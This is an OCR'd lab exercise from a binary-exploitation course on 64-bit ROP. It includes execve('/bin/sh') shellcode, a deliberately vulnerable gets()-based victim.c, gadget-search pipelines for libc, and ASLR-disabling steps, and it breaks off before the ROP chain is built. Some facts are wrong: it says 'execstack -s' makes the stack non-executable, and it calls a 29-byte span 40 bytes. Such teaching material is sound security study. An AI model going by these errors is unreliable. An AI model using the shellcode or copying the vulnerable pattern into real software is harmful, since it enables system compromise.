🛡️ Module 11: Reverse Engineering, Fuzzing and Binary Exploitation

```
# Exercise 08: ROP Fundamental Exploitation
```

Scenario

Return-Oriented Programming (ROP) on 64-bit Systems is a sophisticated exploitation technique designed to bypass Non-Executable Stack (**NX / DEP**) protections without executing code injected directly on the stack. In 64-bit System V AMD64 ABI environments, function parameters are passed via CPU registers rather than the stack:
- First argument: `RDI` register (`pop %rdi; retq` gadget)
- Second argument: `RSI` register
- Third argument: `RDX` register
- System call / function trigger: `system()` or `syscall`

To construct a 64-bit ROP payload:
1. **Gadget Discovery**: Scan `libc.so.6` binaries for instruction sequences ending in `RET` (`0xc3`). Specifically, locate a `pop %rdi; retq` gadget (`0x5f 0xc3` opcode offset at `0x22a12`) using command pipelines (**xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | grep -n -B1 c3 | grep 5f -m1**).
2. **Base Address Identification**: Resolve `libc` base loading address in non-randomized execution spaces (**setarch** `arch` **-R ./victim**) via `/proc/$pid/maps` or `pmap` utilities (`0x7fd674f31000`).
3. **Payload Chaining**: Stack alignment requires pushing `/bin/sh` string pointer into `RDI` via the `pop rdi` gadget address (`base + gadget`), followed by the `system()` function pointer address (`base + system`) and `exit()` address (`base + exit`).

In this exercise, we log into the 64-bit **Ubuntu 12.04 Linux** VM (**student** / **studentpassword**), inspect shellcode assembly using inline assembly call-pop tricks (**ropshell.c**), extract raw opcode bytes using `xxd` , build vulnerable application **victim.c**, disable ASLR via `setarch` , discover `pop rdi` ROP gadgets in `libc.so.6` , calculate dynamic library base and function offset values (`nm -D`), construct hex payload chains using `xxd -r -p` , and execute ROP payload pipes to spawn an interactive shell (`/bin/sh`).

Objective


The objective of this lab is to help students learn how to:
- Authenticate to 64-bit Linux target VM (**student** / **studentpassword**)
- Inspect inline assembly call-pop string addressing mechanics (**ropshell.c**)
- Extract 40-byte raw opcode shellcode using `objdump -d ropshell` and `xxd -s0x4b8 -l40 -p ropshell shellcode`
- Compile vulnerable target binary **victim.c** disabling stack protection: **gcc -o victim -fno-stack-protector victim.c**
- Apply non-executable stack attribute via utility: **execstack -s victim**
- Run binary under non-randomized architecture setting: **setarch** `arch` **-R ./victim**
- Locate 64-bit `libc.so.6` library path using **locate libc.so.6**
- Discover `pop %rdi; retq` gadget opcode (`5f c3` at offset **0x22a12**) via `xxd` / `grep` / `awk` shell pipelines
- Resolve runtime memory mapping addresses via `/proc/$pid/maps` and `nm -D` for `system` (**0x45730**) and `exit`
- Construct and execute final ROP payload pipeline launching `/bin/sh` shell

Task 1: Analyze Inline Assembly, Extract Shellcode, Identify Libc Gadgets, and Execute 64-bit ROP Exploitation

In this task, we log into 64-bit Linux, analyze inline assembly call-pop mechanics (`ropshell.c`), compile `victim.c` , disable ASLR via `setarch` , locate `pop rdi` ROP gadgets in `libc.so.6` (`0x22a12`), resolve `system` offsets (`0x45730`), construct ROP chain payload, and spawn interactive shell.


Lab Tasks

1. Log into **64-bit 12.04 Linux** VM using credentials (**student** / **studentpassword**).




1. Create assembly call-pop shellcode test file **ropshell.c**:


```
int main() {
asm("\
needle0: jmp there\n\
here:    pop %rdi\n\
        xor %rax, %rax\n\
        movb $0x3b, %al\n\
        xor %rsi, %rsi\n\
        xor %rdx, %rdx\n\
        syscall\n\
there:   call here\n\
.string \"/bin/sh\"\n\
needle1: .octa 0xdeadbeef\n\
");
}
```



1. Disassemble `ropshell` between label boundaries to view machine code bytes:
   objdump -d ropshell | sed -n '/needle0/,/needle1/p'




1. Calculate code length offset difference between base offset `0x4b8` and end offset `0x4d5` (40 bytes).



1. Extract raw 40-byte hex opcode array into `shellcode` file using `xxd`:

   xxd -s0x4b8 -l40 -p ropshell shellcode

   cat shellcode



1. Create vulnerable target C program source file **victim.c**:


```
#include <stdio.h>
int main() {
char name[64];
printf("%p\n", name);  // Print address of buffer.
puts("What's your name?");
gets(name);
printf("Hello, %s!\n", name);
return 0;
}
```

Compile binary disabling stack protector, mark stack non-executable via `execstack`, and run under non-randomized architecture space:

gcc -o victim -fno-stack-protector victim.c

execstack -s victim

